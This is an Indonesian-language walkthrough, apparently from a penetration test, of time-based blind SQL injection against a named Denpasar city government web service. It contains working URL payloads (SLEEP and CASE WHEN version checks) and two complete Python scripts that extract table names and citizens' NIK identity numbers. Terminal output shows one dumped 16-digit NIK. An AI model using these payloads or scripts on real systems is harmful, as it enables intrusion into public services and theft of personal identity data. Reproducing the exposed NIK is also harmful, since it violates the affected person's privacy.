
1. SQL INJECTION.

a) Melakukan Enumarasi.
Menggunakan ‘ (kutip) pada akhir link coord.
Link: https://jagabaya.denpasarkota.go.id/places-around?coord=1,1



Jaga Baya Denpasar - Lokasi Terdekat — Firefox Developer Edition (Private Browsing)


https://jagabaya.denpasarkota.go.id/places-around?coord=1,1

Lokasi Terdekat

Menampilkan lokasi terdekat disekitar Anda

(sebelum dilakukan injeksi)

Link: https://jagabaya.denpasarkota.go.id/places-around?coord=1,1'



SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AS lo…

https://jagabaya.denpasarkota.go.id/places-around?coord=1,1'

/home/cekcovid19/dart/

Illuminate\Database\QueryException

SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AS longpoint, 50.0 AS radius, 111.045 AS dist' at line 12 (SQL: SELECT * FROM (SELECT z.*, COUNT(ratings.`id`) AS visitors, p.distance_unit * DEGREES(ACOS(LEAST(1.0, COS(RADIANS(p.latpoint)) * COS(RADIANS(z.lat)) *…


https://jagabaya.denpasarkota.go.id/places-around?coord=1%2C1%27

Illuminate\Database\Connection::runQueryCallback
vendor/laravel/framework/src/Illuminate/Database/**Connection**.php:671

vendor/laravel/framework/src/Illuminate/

(setelah diberikan ‘ [kutip])

b) Mulai melakukan injeksi lanjutan.
Berhubung debug mode aktif, laravel code dan sql syntax terekspose.



SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AS lo…

https://jagabaya.denpasarkota.go.id/places-around?coord=1,1'

vendor/laravel/framework/src/Illuminate/Database/Connection.php
51 Illuminate\Database\Connection :671
50 Illuminate\Database\Connection :631
49 Illuminate\Database\Connection :339

app/Models/Place.php
46 App\Models\Place :97


app/Http/Controllers/Frontend/Pages/PlacesController.php
45 App\Http\Controllers\Frontend\Pages\PlacesController :21

app/Http/Middleware/UniqueVisitorCounterMiddleware.php

App\Models\Place::orderByNearestDistance
app/Models/Place.php:97

```
    {
        return DB::select('SELECT *
            FROM (
            SELECT z.*, COUNT(ratings.`id`) AS visitors,
                   p.distance_unit
                            * DEGREES(ACOS(LEAST(1.0, COS(RADIANS(p.latpoint))
                            * COS(RADIANS(z.lat))
                            * COS(RADIANS(p.longpoint - z.lng))
                            + SIN(RADIANS(p.latpoint))
                            * SIN(RADIANS(z.lat))))) AS distance
             FROM places AS z
             JOIN (   /* these are the query parameters */
                   SELECT  ' . $lat . '  AS latpoint,  ' . $lng . ' AS longpoint,
                           50.0 AS radius,      111.045 AS distance_unit
               ) AS p ON 1=1
             LEFT JOIN ratings ON z.`id` = ratings.`place_id` AND ratings.`created_at` >= DATE_SUB(NOW(), I
             WHERE z.lat
                BETWEEN p.latpoint  - (p.radius / p.distance_unit)
                    AND p.latpoint  + (p.radius / p.distance_unit)
```

(sql syntax yang terekspose)



SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AS lo…

https://jagabaya.denpasarkota.go.id/places-around?coord=1,1'

vendor/laravel/framework/src/Illuminate/Database/Connection.php
51 Illuminate\Database\Connection :671
50 Illuminate\Database\Connection :631
49 Illuminate\Database\Connection :339

app/Models/Place.php
46 App\Models\Place :97

app/Http/Controllers/Frontend/Pages/PlacesController.php
45 App\Http\Controllers\Frontend\Pages\PlacesController :21


app/Http/Middleware/UniqueVisitorCounterMiddleware.php

App\Http\Controllers\Frontend\Pages\PlacesController::list
app/Http/Controllers/Frontend/Pages/PlacesController.php:21

```
class PlacesController extends Controller
{
    public function list(Request $request)
    {
        $coord = $request->coord;
        $places = null;
        if ($coord) {
            $lat = explode(',', $coord)[0];
            $lng = explode(',', $coord)[1];

            $places = Place::orderByNearestDistance($lat, $lng);

            // dd($places);

            foreach ($places as $key => $value) {
                $valueAsArray = (array) $value;
                $dummy = new Place;
                $dummy = $dummy->setRawAttributes($valueAsArray);
                $dummy->distance = $value->distance;
                $places[$key] = $dummy;
```

(pengolahan parameter pada laravel code).

c) Melakukan injeksi menggunakan Time Based Injection.
Link: https://jagabaya.denpasarkota.go.id/places-around?coord=1,1 AND SLEEP(5)
Syntax: AND SLEEP(5)


Jaga Baya Denpasar - Lokasi Terdekat — Firefox Developer Edition (Private Browsing)

https://jagabaya.denpasarkota.go.id/places-around?coord=1,1

Lokasi Terdekat

Menampilkan lokasi terdekat disekitar Anda


St…	M…	Domain	File	Initia…	T…	Transf…	S…
200	G…	jaga…	places-around?coord=1,	docume…	h…	9.90 KB	8…
200	G…	jaga…	jquery.js?v=665707	script	js	cached	8…
200	G…	jaga…	bootstrap.min.js?v=665	script	js	cached	1…
200	G…	jaga…	custom.min.js?v=66570	script	js	cached	4…
200	G…	jaga…	lazysizes.min.js	script	js	cached	7…
404	G…	jaga…	icon-192x192.png?v=665	Favico…	h…	cached	7…
200	G…	jaga…	favicon.ico	Favico…	x…	cached	1…

```
Queued: 0 ms | Started: 65 ms | Downloaded: 211 ms
Request Timing
Blocked:          65 ms
DNS Resolution:   0 ms
Connecting:       21 ms
TLS Setup:        39 ms
Sending:          0 ms
Waiting:          79 ms
Receiving:        2 ms
```

7 requests | 324.13 KB / 9.90 KB transferred | Finish: 307 m

```
GET https://jagabaya.denpasarkota.go.id/assets/app/icons/icon-192x192.png?v=665707   [HTTP/1.1 404 Not Found 0ms]
```

(tanpa injeksi response time web kurang dari 1 detik)


Jaga Baya Denpasar - Lokasi Terdekat — Firefox Developer Edition (Private Browsing)

https://jagabaya.denpasarkota.go.id/places-around?coord=1,1 AND SLEEP(5)

Lokasi Terdekat

Menampilkan lokasi terdekat disekitar Anda

St…	M…	Domain	File	Initia…	T…	Transf…	S…
200	G…	jaga…	places-around?coor	docume…	h…	9.90 KB	8…
200	G…	jaga…	jquery.js?v=665707	script	js	cached	8…
200	G…	jaga…	bootstrap.min.js?v=665	script	js	cached	1…
200	G…	jaga…	custom.min.js?v=66570	script	js	cached	4…
200	G…	jaga…	lazysizes.min.js	script	js	cached	7…
404	G…	jaga…	icon-192x192.png?v=665	Favico…	h…	cached	7…
200	G…	jaga…	favicon.ico	Favico…	x…	cached	1…

```
Queued: 0 ms | Started: 212 ms | Downloaded: 5.50 s
Request Timing
Blocked:          212 ms
DNS Resolution:   160 ms
Connecting:       20 ms
TLS Setup:        30 ms
Sending:          0 ms
Waiting:          5.07 s
Receiving:        2 ms
```


7 requests | 324.13 KB / 9.90 KB transferred | Finish: 5.50 s

```
GET https://jagabaya.denpasarkota.go.id/assets/app/icons/icon-192x192.png?v=665707   [HTTP/1.1 404 Not Found 0ms]
```

(dengan injeksi response time web waiting selama 5 detik sesuai syntax)

d) Membangun payload injeksi.
Payload dasar melakukan pengecekan versi terhadap mysql database, berhubung karna operasi terhadap data pada parameter coord, payload tidak dapat berisikan (koma), jadi dalam payload kami menggunakan switch case syntax.
Link: https://jagabaya.denpasarkota.go.id/places-around?coord=1,1 AND CASE WHEN @@version<5 THEN SLEEP(15) WHEN @@version>=5 THEN SLEEP(5) END
Syntax: AND CASE WHEN @@version<5 THEN SLEEP(15) WHEN @@version>=5 THEN SLEEP(5) END

Syntax mengecek apakah versi database server lebih besar dari 5, jika iya maka web akan waiting selama 5 detik, jika lebih kecil dari 5, maka web akan waiting selama 15 detik.



Jaga Baya Denpasar - Lokasi Terdekat — Firefox Developer Edition (Private Browsing)

```
https://jagabaya.denpasarkota.go.id/places-around?coord=1,1 AND CASE WHEN @@version<5 THEN SLEEP(15) W
```

St…	M…	Domain	File	Initia…	T…	Transf…	S…
200	G…	jaga…	places-around?coor	docume…	h…	9.90 KB	8…
200	G…	jaga…	jquery.js?v=665707	script	js	cached	0…
200	G…	jaga…	bootstrap.min.js?v=665	script	js	cached	0…
200	G…	jaga…	custom.min.js?v=66570	script	js	cached	0…
200	G…	jaga…	lazysizes.min.js	script	js	cached	0…
404	G…	jaga…	icon-192x192.png?v=665	Favico…	h…	cached	7…
200	G…	jaga…	favicon.ico	Favico…	x…	cached	1…

```
Queued: 0 ms | Started: 162 ms | Downloaded: 5.40 s

Request Timing
Blocked:          162 ms
DNS Resolution:   95 ms
Connecting:       22 ms
TLS Setup:        40 ms
Sending:          0 ms
Waiting:          5.07 s
Receiving:        2 ms

7 requests | 17.27 KB / 9.90 KB transferred | Finish: 5.43 s
```

```
GET https://jagabaya.denpasarkota.go.id/assets/app/icons/icon-192x192.png?v=665707    [HTTP/1.1 404 Not Found 0ms]
```

(resonse time web waiting selama 5 detik).


e) Membuat script automation untuk dumping database.
Berikut script untuk dumping table informasi.

```
#!/usr/bin/env python

import time
import asyncio
import aiohttp


url = 'https://jagabaya.denpasarkota.go.id/places-around?coord='

charlist = ' ,abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
charlist = ' _-,abcdefghijklmnopqrstuvwxyz0123456789'

async def fetch(session, url):
    start = time.time()
    async with session.get(url) as responses:
        await responses.text()
        end = time.time()
        return end - start

async def run(found):

    async with aiohttp.ClientSession() as session:
        tasks = []

        for c in charlist:
            if c == '_':
                c = '\_'
            #query = 'SELECT schema_name from
nformation_schema.schemata limit 1 offset 1'
            query = "SELECT table_name from information_schema.tables
where table_schema like 'cekcovid%' limit 1 offset 6"
            #query = "SELECT column_name from
nformation_schema.columns where table_name like 'password%' limit 1 offset 0"
            #query = "SELECT email from passwords limit 1"
            payload = url + f"1, (select case when (({query}) like
{found+c}%') then sleep(8) end) "

            tasks.append(fetch(session, payload))

        res = await asyncio.gather(*tasks)
        return res

if __name__ == "__main__":

    found = ''
    while True:
        res = asyncio.run(run(found))
        for i in range(len(res)):
            t = int(res[i])
            if t >= 8:
                if charlist[i] == '_':
                    found += '\_'
                    break
                found += charlist[i]
                print(f"[+]Found: {found}")
        time.sleep(2)
```

Berikut Untuk dumping data NIK pada tables users.

```
#!/usr/bin/env python

import time
import asyncio
import aiohttp
import sys


url = 'https://jagabaya.denpasarkota.go.id/places-around?coord='

#charlist =
.$@!#abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456
789'
#charlist = ' _.$@!#-abcdefghijklmnopqrstuvwxyz0123456789'
charlist='1234567890'

async def fetch(session, url):
    start = time.time()
    async with session.get(url) as responses:
        await responses.text()
        end = time.time()
        return end - start

async def run(found, i):
    async with aiohttp.ClientSession() as session:
        tasks = []

        for c in charlist:
            if c == '_':
                c = '\_'
            #query = 'SELECT schema_name from
nformation_schema.schemata limit 1 offset 1'
            query = f"SELECT nik FROM users WHERE id={i}"
            #query = "SELECT column_name from
nformation_schema.columns where table_name like 'password%' limit 1 offset 0"
            #query = "SELECT email from passwords limit 1"
            payload = url + f"1, (select case when (({query}) like
{found+c}%') then sleep(5) end) "

            tasks.append(fetch(session, payload))

        res = await asyncio.gather(*tasks)
        return res

if __name__ == "__main__":

    found = ''
    id=205
    t=0
    while True:
        if len(found)==16:
            with open('user-data.txt', 'a') as f:
                f.write(f"{id} {found}\n")
            found=""
            id+=1
            print("\n")
        elif (t>=30):
            found=""
            id+=1
            print("\t(Max try exceded)")

        res = asyncio.run(run(found, id))
        if (max(res)>=5):
            for i in range(len(res)):
                t = int(res[i])

                if t >= 5:
                    if charlist[i] == '_':
                        found += '\_'
                        break
                    found += charlist[i]
                    sys.stdout.flush()
                    print(f"\r[+]Found: id={id} len data={len(found)}
NIK={found}",end="")
                    t=0
            time.sleep(2)
        elif (len(found)>0):
            t+=1
            continue
```

```
else:
    id+=1
    found="";
```



inersin@parrot: ~/Desktop/denpasarkota.go.id/jagabaya.denpasarkota.go.id — Konsole

```
inersin@parrot:~/Desktop/denpasarkota.go.id/jagabaya.denpasarkota.go.id$ ./brute.py
[+]Found: id=3 len data=5 NIK=00123     (Max try exceded)
[+]Found: id=4 len data=10 NIK=1234512345       (Max try exceded)
[+]Found: id=5 len data=16 NIK=5171040102950001

[+]Found: id=11 len data=2 NIK=51
```

(dumping NIK user pada table users)